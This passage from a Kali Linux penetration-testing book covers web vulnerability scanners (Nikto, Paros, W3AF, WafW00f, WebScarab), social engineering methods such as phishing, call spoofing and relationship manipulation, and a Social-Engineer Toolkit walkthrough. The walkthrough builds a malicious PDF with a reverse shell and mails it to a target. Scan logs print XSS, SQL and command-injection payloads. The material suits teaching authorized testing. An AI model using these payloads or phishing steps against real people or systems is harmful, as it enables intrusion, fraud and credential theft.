V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_cgi
V:Sat Sep 18 14:39:37 2013 - Loaded "CGI" plugin.
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_core
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_dictionary_attack
...
V:Sat Sep 18 14:39:38 2013 - Checking for HTTP on port 10.2.87.158:80,
using HEAD
V:Sat Sep 18 14:39:38 2013 - Opening reports
V:Sat Sep 18 14:39:38 2013 - Opening report for "Report as HTML" plugin
```

```
+ Target IP:          10.2.87.158
+ Target Hostname:    testphp.example.com
+ Target Port:        80
+ Start Time:         2013-09-19 14:39:38
-----
---
+ Server: Apache/2.0.55 (Ubuntu) mod_python/3.1.4 Python/2.4.3 PHP/5.1.2
mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7
V:Sat Sep 18 14:39:40 2013 - 21 server checks loaded
V:Sat Sep 18 14:39:41 2013 - Testing error for file: /.g89xvYXD
...
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
V:Sat Sep 18 14:40:49 2013 - Running scan for "Server Messages" plugin
+ OSVDB-0: mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7 -
mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which
may allow a remote shell (difficult to exploit). http://cve.mitre.org/
cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
...
V:Sat Sep 18 14:41:04 2013 - 404 for GET:          /tiki/tiki-install.php
V:Sat Sep 18 14:41:05 2013 - 404 for GET:          /scripts/samples/details.
idc
+ 21 items checked: 15 item(s) reported on remote host
+ End Time:          2013-09-19 14:41:05 (87 seconds)
-----
+ 1 host(s) tested
V:Sat Sep 18 14:41:05 2013 + 135 requests made
```

We mainly select to execute specific tests (**Information Disclosure, Injection (XSS/Script/HTML), Remote File Retrieval (Server Wide), Command Execution, and Software Identification**) against our target server using the `-T` command-line switch with individual test numbers referring to the mentioned test types. The use of `-t` represents the timeout value in seconds for each test request; `-D v` controls the display output; `-o` and `-F` defines scan report to be written in a particular format. There are other advanced options such as `-mutate` (to guess subdomains, files, directories, usernames), `-evasion` (to bypass the IDS filter), and `-Single` (for single test mode) that you can use to assess your target in depth.

## Paros proxy

Paros proxy is a valuable and intensive vulnerability assessment tool. It spiders through the entire website and executes various vulnerability tests. It also allows an auditor to intercept the web traffic (HTTP/HTTPS) by setting up the local proxy between the browser and the actual target application. This mechanism helps an auditor tamper or manipulate with particular requests being made to the target application in order to test it manually. Thus, Paros proxy acts as an active and passive web application security assessment tool.

To start Paros proxy, navigate to **Kali Linux | Web Applications | Web Application Proxies | Paros** or use the console to execute the following command:

```
# paros
```

This will bring up the Paros proxy window. Before you go through any practical exercises, you need to set up a local proxy (127.0.0.1, 8080) in your favorite browser. If you need to change any default settings, navigate to **Tools | Options** in the menu bar. This will allow you to modify the connection settings, local proxy values, HTTP authentication, and other relevant information. Once your browser has been set up, visit your target website. The following are the steps for vulnerability testing and obtaining its report:

1. In our case, we browse through `http://testphp.example.com` and notice that it has appeared under the **Sites** tab of **Paros Proxy**.
2. Right-click on `http://testphp.example.com` and choose **Spider** to crawl through the entire website. This will take some minutes depending on how big your website is.
3. Once the website crawling has finished, you can see all the discovered pages in the **Spider** tab at the bottom. Additionally, you can chase up the particular request and response for a desired page by selecting the target website and choosing a specific page on the left-hand panel of the **Sites** tab.
4. In order to trap any further requests and responses, go to the **Trap** tab on the right-hand panel. This is particularly useful when you decide to throw some manual tests against the target application. Moreover, you can also construct your own HTTP request by navigating to **Tools | Manual Request Editor**.
5. To execute the automated vulnerability testing, we select the target website under the **Sites** tab and navigate to **Analyze | Scan All** from the menu. Note that you can still select the specific types of security tests by navigating to **Analyze | Scan Policy** and then navigating to **Analyze | Scan** instead of selecting **Scan All**.

6. Once the vulnerability testing is complete, you can see a number of security alerts on the **Alerts** tab at the bottom. These are categorized as the **High**, **Low**, and **Medium** type risk levels.
7. If you would like to have the scan report, navigate to **Report | Last Scan Report** in the menu bar. This will generate a report that lists all the vulnerabilities found during the test session (`/root/paros/session/LatestScannedReport.html`).

We will make use of the basic vulnerability assessment test for our exemplary scenario. To get more familiar with various options offered by Paros proxy, we recommend you read the user guide available at [http://www.i-pi.com/Training/SecTesting/paros\\_user\\_guide.pdf](http://www.i-pi.com/Training/SecTesting/paros_user_guide.pdf).

## W3AF

W3AF is a feature-rich web application attack and audit framework that aims to detect and exploit the web vulnerabilities. The whole application security assessment process is automated and the framework is designed to follow three major steps: discovery, audit, and attack. Each of these steps includes several plugins, which might help the auditor focus on a specific testing criteria. All these plugins can communicate and share test data in order to achieve the required goal. It supports the detection and exploitation of multiple web application vulnerabilities including SQL injection, cross-site scripting, remote and local file inclusion, buffer overflows, XPath injections, OS commanding, application misconfiguration, and so forth. To get more information about each available plugin, go to: <http://w3af.sourceforge.net/plugin-descriptions.php>.

To start W3AF, navigate to **Kali Linux | Web Applications | Web Vulnerability Scanners | w3af (Console)** or use the console to execute the following command:

```
# w3af_console
```

This will drop you into a personalized W3AF console mode (**w3af>>>**). Note that the GUI version of this tool is also available in the location of the same menu but we preferred to introduce the console version to you because of flexibility and customization.

```
w3af>>> help
```

This will display all the basic options that can be used to configure the test. You can use the `help` command whenever you require any assistance to follow the specific option. In our exercise, we will first configure the `output` plugin, enable the selected audit tests, set up `target`, and execute the scan process against the target website using the following commands:

```
w3af>>> plugins
w3af/plugins>>> help
w3af/plugins>>> output
w3af/plugins>>> output console, htmlFile
w3af/plugins>>> output config htmlFile
w3af/plugins/output/config:htmlFile>>> help
w3af/plugins/output/config:htmlFile>>> view
w3af/plugins/output/config:htmlFile>>> set verbose True
w3af/plugins/output/config:htmlFile>>> set fileName testreport.html
w3af/plugins/output/config:htmlFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> help
w3af/plugins/output/config:console>>> view
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
w3af/plugins>>> audit
w3af/plugins>>> audit htaccessMethods, osCommanding, sqli, xss
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> help
w3af/config:target>>> view
w3af/config:target>>> set target http://testphp.example.com/
w3af/config:target>>> back
w3af>>>
```

At this point, we have configured all the required test parameters. Our target will be evaluated against the SQL injection, cross-site scripting, OS commanding, and htaccess misconfiguration using the following code:

```
w3af>>> start
Auto-enabling plugin: grep.error500
Auto-enabling plugin: grep.httpAuthDetect
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://testphp.example.com/
- http://testphp.example.com/search.php?test=query
The list of fuzzable requests is:
```



```
- http://testphp.example.com/ | Method: GET
- http://testphp.example.com/search.php?test=query | Method: POST |
Parameters: (searchFor="")
Starting sqlmap plugin execution.
Starting osCommanding plugin execution.
A possible OS Commanding was found at:
  "http://testphp.example.com/search.php?test=query", using
  HTTP method POST. The sent post-data was:
  "searchFor=run+ping+-n+3+localhost&goButton=go".Please review manually.
  This information was found in the request with id 22.
Starting xss plugin execution.
Cross Site Scripting was found at:
  "http://testphp.example.com/search.php?test=query",
  using HTTP method POST. The sent post-data was:
  "searchFor=<ScRIPt/SrC=http://x4xp/x.js></ScRIPt>&goButton=go".
  This vulnerability affects Internet Explorer 6,Internet Explorer
  7,Netscape with IE rendering engine,Mozilla Firefox,Netscape with
  Gecko rendering engine.
  This vulnerability was found in the request with id 39.
Starting htaccessMethods plugin execution.
Finished scanning process.
```

As you can see, we have discovered some serious security vulnerabilities in the target web application. As per our configuration, the default location for the test report (HTML) is `/usr/share/web/w3af/testreport.html`, which details all the vulnerabilities including the debug information about each request and response data transferred between W3AF and target web application. The test case that we presented in the preceding code does not reflect the use of other useful plugins, profiles, and exploit options. Hence, we strongly recommend you to drill through various exercises present in the user guide, which are available at <http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf>.

## WafW00f

WafW00f is a very useful python script, capable of detecting the **web application firewall (WAF)**. This tool is particularly useful when the penetration tester wants to inspect the target application server and might get a fallback with certain vulnerability assessment techniques, for which the web application is actively protected by firewall. Thus, detecting the firewall sitting in between application server and Internet traffic not only improves the testing strategy, but also presents exceptional challenges for the penetration tester to develop the advanced evasion techniques.

To start WafW00f, use the console to execute the following command:

```
# wafw00f
```

This will display a simple usage instruction and example on your screen. In our exercise, we are going to analyze the target website for the possibility of a web application firewall as follows:

```
# wafw00f http://www.example.net/
WAFW00F - Web Application Firewall Detection Tool
```

```
By Sandro Gauci && Wendel G. Henrique
```

```
Checking http://www.example.net/
The site http://www.example.net/ is behind a dotDefender
Number of requests: 5
```

The result proves that the target application server is running behind the firewall (for example, dotDefender). Using this information, we could further investigate the possible ways to bypass WAF. These could involve techniques such as the HTTP parameter pollution, null-byte replacement, normalization, and encoding the malicious URL string into hex or Unicode.

## WebScarab

WebScarab is a powerful web application security assessment tool. It has several modes of operation but is mainly operated through the intercept proxy. This proxy sits in between the end user's browser and the target web application to monitor and modify the requests and responses that are being transmitted on either side. This process helps the auditor manually craft the malicious request and observe the response thrown back by the web application. It has a number of integrated tools, such as fuzzer, session ID analysis, spider, web services analyzer, XSS and CRLF vulnerability scanner, transcoder, and others.

To start WebScarab lite, navigate to **Kali Linux | Web Applications | Web Vulnerability Scanners | webscarab** or use the console to execute the following command:

```
# webscarab
```

This will pop up the lite edition of WebScarab. For our exercise, we are going to transform it into a full-featured edition by navigating to **Tools | Use full-featured interface** in the menu bar. This will confirm the selection and you should restart the application accordingly. Once you restart the WebScarab application, you will see a number of tool tabs on your screen. Before we start our exercise, we need to configure the browser to the local proxy (127.0.0.1, 8008) in order to browse the target application via the WebScarab intercept proxy. If you want to change the local proxy (IP address or port), then navigate to the **Proxy | Listeners** tab. The following steps will help you analyze the target application's session ID:

1. Once the local proxy has been set up, you should browse the target website (for example, `http://testphp.example.com/`) and visit as many links as possible. This will increase the probability and chance of catching the known and unknown vulnerabilities. Alternatively, you can select the target under the **Summary** tab, right-click, and choose **Spider tree**. This will fetch all the available links in the target application.
2. If you want to check the request and response data for the particular page mentioned at the bottom of the **Summary** tab, double-click on it and see the parsed request in a tabular and raw format. However, the response can be viewed in the **HTML**, **XML**, **Text**, and **Hex** formats.
3. During the test period, we decide to fuzz one of our target application links that have the parameters (for example, `artist=1`) with the **GET** method. This may reveal any unidentified vulnerability, if it exists. Right-click on the selected link and choose **Use as fuzz template**. Now click on to the **Fuzzer** tab and manually apply different values to the parameter by clicking on the **Add** button near the **Parameters** section. In our case, we wrote a small text file listing the known SQL injection data (for example, `1 AND 1=2, 1 AND 1=1, single quote (')`) and provided it as a source for fuzzing parameter value. This can be accomplished using the **Sources** button under the **Fuzzer** tab. Once your fuzz data is ready, click on **Start**. After all tests are complete, you can double-click on an individual request and inspect its consequent response. In one of our test cases, we discovered the MySQL injection vulnerability:

```
Error: You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax  
to use near '\'' at line 1 Warning: mysql_fetch_array():  
supplied argument is not a valid MySQL result resource in  
/var/www/vhosts/default/htdocs/listproducts.php on line 74
```

4. In our last test case, we decide to analyze the target application's session ID. For this purpose, go to the **SessionID Analysis** tab and choose **Previous Requests** from the combo box. Once the chosen request has been loaded, go to the bottom, select samples (for example, 20), and click on **Fetch** to retrieve various samples of session IDs. After that, click on the **Test** button to start the analysis process. You can see the results under the **Analysis** tab and the graphical representation under the **Visualization** tab. This process determines the randomness and unpredictability of session IDs, which could result in hijacking other users' sessions or credentials.

This tool has a variety of options and features, which could potentially add a cognitive value to penetration testing. To get more information about the WebScarab project, visit [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project).

## Summary

In this chapter, we discussed the process of identifying and analyzing the critical security vulnerabilities based on the selection of tools from Kali Linux. We also mentioned three main classes of vulnerabilities – design, implementation, and operational – and discussed how they could fall into two generic types of vulnerabilities: local and remote. Afterwards, we discussed several vulnerability taxonomies that could be followed by the security auditor to categorize the security flaws according to their unifying commonality pattern. In order to carry out a vulnerability assessment, we have presented you with a number of tools that combine the automated and manual inspection techniques. These tools are divided according to their specialized technology audit category, such as OpenVAS (an all-in-one assessment tool), Cisco, Fuzzy testing, SMB, SNMP, and web application security assessment tools.

In the next chapter, we will discuss the art of deception and explain various ways to exploit human vulnerabilities in order to acquire the target. Although this process is sometimes optional, it is considered vital when there is a lack of information to exploit the target infrastructure.



# 8

## Social Engineering

Social engineering is the practice of learning and obtaining valuable information by exploiting human vulnerabilities. It is an art of deception that is considered to be vital for a penetration tester when there is a lack of information about the target that can be exploited. As people are the weakest link in the security defense of any organization, this is the most vulnerable layer in the security infrastructure. We are social creatures, and our nature makes us vulnerable to social engineering attacks. Social engineers employ these attacks to obtain confidential information or gain access to restricted areas. Social engineering takes different forms of attack vectors; each is limited only by one's imagination, based on the influence and direction under which it is being executed. This chapter will discuss the core principles and practices adopted by professional social engineers to manipulate humans into divulging information or performing an act.

In this chapter, we will cover the following topics:

- The basic psychological principles that formulate the goals and vision of a social engineer
- The generic attack process and methods of social engineering followed by real-world examples

From a security perspective, social engineering is a powerful weapon used for manipulating people in order to achieve a desired goal. In many organizations, this practice can be evaluated to ensure the security integrity of the employees and to investigate the process and human weaknesses. Note that the practice of social engineering is all too common and is adopted by a range of individuals, including penetration testers, scam artists, identity thieves, business partners, job recruiters, sales people, information brokers, telemarketers, government spies, disgruntled employees, and even children in their daily life. The differentiating factor between these diverse individuals is the motivation by which social engineers execute their tactics against the target.

## Modeling the human psychology

Human psychological capabilities depend on the senses that provide an input. These are used to form a perception of reality. This natural phenomenon categorizes the human senses into sight, hearing, taste, touch, smell, balance and acceleration, temperature, kinesthetic, pain, and direction. The utilization of these senses effectively develops and maintains the method in which we perceive the world. From a social engineering perspective, any information retrieved or extracted from the target via the dominant senses (visual or auditory), eye movements (eye contact, verbal discrepancies, blink rate, or eye cues), facial expressions (surprise, happiness, fear, sadness, anger, or disgust), and other abstract entities observed or felt, may add a greater probability of success. Often, it is necessary for a social engineer to directly communicate with the target in order to obtain the confidential information or access restricted zones. This communication can be performed physically or by using electronic-assisted technology. In the real world, two common tactics are applied to accomplish this task: **interview** and **interrogation**. However, in practice, each tactic includes other factors such as environment, knowledge of the target, and the ability to control the frame of communication. These combined factors (communication, environment, knowledge, and frame control) construct the basic set of skills for an effective social engineer to draw attention towards the goals and vision of a social engineering attack. The entire social engineering activity relies on the relationship of trust. If you cannot build a strong trust relation with your target, then you will most likely fail in your endeavor.



Modern day social engineering has almost become a science. Be sure to visit the website of the Social Engineering Framework creators at <http://www.social-engineer.org/>. Christopher Hadnagy, who runs the site and has published material on the subject of social engineering, has done an excellent job of making this information available to the public so that we may attempt to train our users and clients on how these attacks occur.

## Attack process

We have presented some basic steps that are required to initiate a social engineering attack against your target. This is not the only method or even the one that is the most likely to succeed, but it should give you an idea of what social engineering entails. Intelligence gathering, identifying vulnerable points, planning the attack, and execution are the common steps taken by social engineers to successfully divulge and acquire the target information or access:

1. **Intelligence gathering:** There are many techniques to determine the most luring target for your penetration test. This can be done by harvesting corporate e-mail addresses across the Web using advanced search engine tools, collecting personal information about people working for the target organization through online social networks, identifying third-party software packages used by the target organization, getting involved in corporate business events and parties, and attending conferences, which should provide enough intelligence to select the most accurate insider for social engineering purposes.
2. **Identifying vulnerable points:** Once the key insider has been selected, we would move forward to establish the trust relationship and friendliness. This would ensure that an attempt to hijack any confidential corporate information would not harm or alert the target. Maintaining a high level of covertness and concealment during the whole process is important. Alternatively, we can also investigate to find out if the target organization is using older versions of the software, which can be exploited by delivering the malicious contents via an e-mail or the Web, which can, in turn, infect the trusted party's computer.
3. **Planning the attack:** Whether you plan to attack the target directly or passively using an electronic-assisted technology is your choice. Based on the identified vulnerable entry points, we could easily determine the path and method of an attack. For instance, we found a friendly customer service representative, Bob, who will unwittingly execute any malicious files from his e-mail without any prior authorization from the senior management.
4. **Execution:** During the final step, our planned attack should be executed with confidence and patience to monitor and assess the results of the target exploitation. At this point, social engineers should hold enough information or access to the target's property, which would allow them to further penetrate the corporate assets. On successful execution, the exploitation and acquisition process is completed.

## Attack methods

There are five methods that could be beneficial for understanding, recognizing, socializing, and preparing the target for your final operation. These methods have been categorized and described according to their unique representation in the social engineering field. We have also included some examples to present a real-world scenario under which you can apply each of the selected methods. Remember that psychological factors form the basis of these attack methods, and to make these methods more efficient, they should be regularly drilled and exercised by social engineers.



## **Impersonation**

Attackers will pretend to be someone else in order to gain trust. For instance, to acquire the target's bank information, phishing would be the perfect solution unless the target has no e-mail account. Hence, the attacker first collects or harvests the e-mail addresses from the target and then prepares the scam page that looks and functions exactly like the original bank web interface.

After completing all the necessary tasks, the attacker then prepares and sends a formal e-mail (for example, the accounts' update issue), which appears to be from the original bank's website, asking the target to visit a link in order to provide the attacker with up-to-date bank information. By holding qualitative skills on web technologies and using an advanced set of tools (for example, SSLstrip), a social engineer can easily automate this task in an effective manner. While thinking of human-assisted scamming, this could be accomplished by physically appearing and impersonating the target's banker identity.

## **Reciprocation**

The act of exchanging a favor in terms of gaining mutual advantage is known as reciprocation. This type of social engineering engagement may involve a casual and long-term business relationship. By exploiting the trust between business entities, someone could easily map their target to acquire any necessary information. For example, Bob is a professional hacker and wants to know about the physical security policy of the ABC company at its office building. After careful examination, he decides to develop a website, drawing keen interest of two of their employees by selling antique pieces at cheap rates. We assume that Bob already knows their personal information including the e-mail addresses through social networks, Internet forums, and so on. Out of the two employees, Alice comes out to purchase her stuff regularly and becomes the main target for Bob. Bob is now in a position where he could offer a special antique piece in exchange for the information he needs. Taking advantage of human psychological factors, he writes an e-mail to Alice and asks her to get the ABC company's physical security policy details, for which she would be entitled to a unique antique piece. Without noticing the business liability, she reveals this information to Bob. This proves that creating a fake situation while strengthening the relationship by trading values can be advantageous for a social engineering engagement.

## Influential authority

An attack method by which one manipulates the target's business responsibilities is known as an **influential authority attack**. This kind of social engineering attack is sometimes part of an impersonation method. Humans, by nature, act in an automated fashion to accept instructions from their authority or senior management even if their instincts suggest that certain instructions should not be pursued. This nature makes us vulnerable to certain threats. For example, if someone wanted to target the XYZ company's network administrator to acquire their authentication details, they would have observed and noted the phone numbers of the administrator and the CEO of the company through a reciprocation method. Now, using a call-spoofing service (for example, [www.spoofcard.com](http://www.spoofcard.com)) to call the network administrator, they would notice that the call is coming from the CEO and should be prioritized. This method influences the target to reveal information to an impersonated authority; as such, the target has to comply with the company's senior management instructions.

## Scarcity

Taking the best opportunity, especially if it seems scarce, is one of the greediest natures of human beings. This method describes a way of giving an opportunity to people for their personal gain. The famous **Nigerian 419 Scam** ([www.419eater.com](http://www.419eater.com)) is a typical example of human avarice. Let's take an example where Bob wants to collect personal information from XYZ university students. We assume that he already has the e-mail addresses of all the students. Afterwards, he professionally develops an e-mail message that offers vouchers with drastic discounts on iPods to all XYZ university students, who might then reply with their personal information (name, address, phone, e-mail, date of birth, passport number, and so on). As the opportunity was carefully calibrated to target students by letting them believe and persuade their thinking about getting the latest iPod for free, many of them might fall for this scam. In the corporate world, this attack method can be extended to maximize commercial gain and achieve business objectives.

## Social relationship

We as humans require some form of social relation to share our thoughts, feelings, and ideas. The most vulnerable part of any social connection is sexuality. In many cases, the opposite sexes attract and appeal to each other. Due to this intensive feeling and false sense of trust, we may end up revealing information to the opponent. There are several online social portals where people can meet and chat to socialize. These include Facebook, MySpace, Twitter, Orkut, and many more. For instance, Bob is hired by the XYZ company to get the financial and marketing strategy of the ABC company in order to achieve a sustainable competitive advantage. He first looks through a number of employees and finds a girl called Alice who is responsible for all business operations. Pretending to be a normal business graduate, he tries to find his way into a relationship with her (for example, through Facebook). Bob intentionally creates situations where he could meet Alice, such as social gatherings, anniversaries, dance clubs, and music festivals. Once he acquires a certain trust level, business talks flow easily in regular meetings. This practice allows him to extract useful insights of the financial and marketing perspectives of the ABC company. Remember, the more effective and trustful relations you create, the more you can socially engineer your target. There are tools that will make this task easier for you; for instance, SET, which we will describe in the next section.

## Social Engineering Toolkit (SET)

**Social Engineering Toolkit (SET)** is an advanced, multifunctional, and easy-to-use computer-assisted social engineering toolset, created by the founders of TrustedSec (<https://www.trustedsec.com/>). It helps you prepare the most effective way to exploit client-side application vulnerabilities and makes a fascinating attempt to capture the target's confidential information (for example, e-mail passwords). Some of the most efficient and useful attack methods employed by SET include targeted phishing e-mails with a malicious file attachment, Java applet attacks, browser-based exploitation, gathering website credentials, creating infectious portable media (USB/DVD/CD), mass-mailer attacks, and other similar multiattack web vectors. This combination of attack methods provides you with a powerful platform to utilize and select the most persuasive technique that could perform an advanced attack against the human element.

To start SET, navigate to **Applications | Kali Linux | Exploitation Tools | Social Engineering Toolkit | setoolkit**.

You could also use the terminal to load SET:

```
root@kali:~# setoolkit
```

This will execute SET and display the following options:

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 4.7.2 [---]
[---] Codename: 'Headshot' [---]
[---] Follow us on Twitter: @trustedsec [---]
[---] Follow me on Twitter: @dave_rellk [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET). The one
stop shop for all of your social-engineering needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

In our test exercise, we will demonstrate an e-mail phishing attack with a malicious PDF attachment, which would compromise the target machine when executed.



Do not use the update features of the packages within Kali Linux. Instead, update Kali on a frequent basis to have the most recently supported updates applied to your applications.

## Targeted phishing attack

During this attack method, we will first create an e-mail template to be used with a malicious PDF attachment, select the appropriate PDF exploit payload, choose a connectivity method for the compromised target, and send an e-mail to the target via a Gmail account. Note that you can also spoof the original sender e-mail and IP address by using the `sendmail` program available under Kali; you can enable its configuration from the `/usr/share/set/config/set_config` file. For more information, visit the *Social Engineer Toolkit (SET)* section at [http://www.social-engineer.org/framework/Social\\_Engineering\\_Framework](http://www.social-engineer.org/framework/Social_Engineering_Framework).

The steps to perform a targeted phishing attack are as follows:

1. Select **1** from the initial SET menu to see the following screenshot:

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> █
```

2. From the options seen in the preceding screenshot, we will select **1** to access the **Spear-Phishing Attack Vectors** section of SET, which will display the information shown in the following screenshot:

```
set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing> █
```

3. We must then select option 3 from the preceding screenshot to start the social engineering template, as shown in the following screenshot:

```
set:phishing>3
[****] Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an email
to davek@secmaniac.com if you got a good template!
set> Enter the name of the author: Steven
set> Enter the subject of the email: XYZ Inc Business Report
rol+c when finished: : Dear User,e, hit return for a new line. Contr
Next line of the body: Please find the attached document for XYZ Company
Next line of the body: Regards,
Next line of the body: Steven
Next line of the body:
```

4. As seen in the previous output, there might be some formatting issues. The template generator will only use what you have typed as part of the template. After completing the e-mail template, press *Ctrl + C* to return to the previous menu. At this point, we will move on to performing an e-mail attack. Select 1 from the **Perform a Mass Email Attack** menu. Then, choose 6 to select the **Adobe CoolType SING Table "uniqueusername" overflow** option, as shown in the following screenshot:

```
set:phishing>1

Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

5. Enter the payload you want, which in this case is **6** for a Windows reverse TCP shell. Then, you need to enter the IP address for the listener as well as the port number that will be used to connect to it. For this fictional representation, we will use 192.168.1.1 as the IP address and 5555 as the port, as shown in the following screenshot:

```
set:payloads>1
set> IP address for the payload listener: 192.168.1.1
set:payloads> Port to connect back on [443]:5555
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>
```

6. We will rename the file so that we can take advantage of an opportunity to be cool and then choose the totally uncool filename BizRep2010.pdf as the new name for our payload. After this, we will need to let SET know what we plan on doing with this payload. Choose **1** to target a single e-mail address and then **1** again to move forward using the template that you created earlier. Your current screen should look similar to the following screenshot:

```
What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: WOAAAA!!!!!!!!!! This is crazy...
2: Order Confirmation
3: New Update
4: Status Report
5: How long has it been?
6: Computer Issue
7: Baby Pics
8: Have you seen this?
9: Strange internet usage from your computer
10: Dan Brown's Angels & Demons
11: XYZ Inc Business Report
set:phishing>
```

7. At this point, we select our previously created e-mail template (11). The same template can be used over multiple social engineering attacks. The quality of the templates that you create will greatly influence the effectiveness of your phishing campaign. At this point, you would use a valid e-mail relay or a Gmail account to send the targeted attack to the end user.



Use this attack only if it is part of your rules of engagement and your client understands what you will be doing. This tool allows you to send out live infected files to the e-mail recipients and laws regarding this could vary depending on where you reside and where you are launching the tests. Once you place the e-mail information in the tool, it will immediately attempt a connection and send the file. There is no warning button.

8. Once the attack has been set up, we should wait for a victim to launch our malicious PDF file. As soon as the victim executes our PDF attachment, we will be thrown back with a reverse shell access to their computer. Note that the IP address 192.168.1.1 is an attacker machine (that is, Steven) that listens on port 5555 for a reverse shell connection from the victim's computer.

So, we have successfully socially engineered our target to acquire remote access to the victim's computer. Let's get an interactive shell prompt and execute the Windows commands.

We can utilize SET to launch an e-mail phishing attack against a single person or multiple people at the same time. It provides us with an effective customization and integration of e-mail to draw a secure path for the social engineer. This scenario is typically useful if you want to target multiple corporate employees while maintaining the covertness of your actions.

SET is continually updated by its creators, and as such is subject to undergo drastic changes at any moment. We have only scratched the surface of this tool's capability. It is highly recommended that you continue to learn about this formidable social engineering toolset by visiting <https://www.trustedsec.com/downloads/social-engineer-toolkit/>; start by watching the videos that are presented on that site.



## Summary

In this chapter, we discussed the common use of social engineering in various aspects of life. Penetration testers may come across situations where they have to apply social engineering tactics to acquire sensitive information from their targets. It is human nature that is vulnerable to specific deception techniques. For the best view of social engineering skills, we have presented the basic set of elements (communication, environment, knowledge, and frame control), which construct the model of human psychology. These psychological principles, in turn, help the social engineer adapt and extract the attack process (intelligence gathering, identifying vulnerable points, planning the attack, and execution) and methods (impersonation, reciprocation, influential authority, scarcity, and social relationship) according to the target under examination. Afterwards, we explained the use of **Social Engineering Toolkit (SET)** to power up and automate a social engineering attack on the Internet. In the next chapter, we will discuss the process of exploiting the target using a number of tools and techniques, significantly pointing to the vulnerability research and tactfully acquiring your target.

# 9

## Target Exploitation

Target exploitation is one area that sets a penetration test apart from a vulnerability assessment. Now that vulnerabilities have been found, you will actually validate and take advantage of these vulnerabilities by exploiting the system in the hope of gaining full control or additional information and visibility into the targeted network and the systems therein. This chapter will highlight and discuss practices and tools that are used to conduct a real-world exploitation.

In this chapter, we will cover the following topics:

- In the *Vulnerability research* section, we will explain what areas of vulnerability research are crucial in order to understand, examine, and test the vulnerability before transforming it into a practical exploit code.
- Secondly, we will point you to several exploit repositories that should keep you informed about the publicly available exploits and when to use them.
- We will also illustrate the use of one of the infamous exploitation toolkits from a target evaluation perspective. This will give you a clear idea about how to exploit the target in order to gain access to sensitive information. The *Advanced exploitation toolkit* section involves a couple of hands-on practical exercises.
- In the end, we attempt to briefly describe the steps for writing a simple exploit module for Metasploit.

